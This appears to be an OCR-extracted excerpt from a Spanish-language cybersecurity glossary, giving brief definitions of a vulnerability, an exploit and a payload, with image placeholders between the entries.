
Debilidad o fallo en la seguridad de un activo de información.

Exploit


Pieza de software diseñada para aprovechar una vulnerabilidad.


Payload

Sección de un exploit que especifica las acciones maliciosas a realizar.

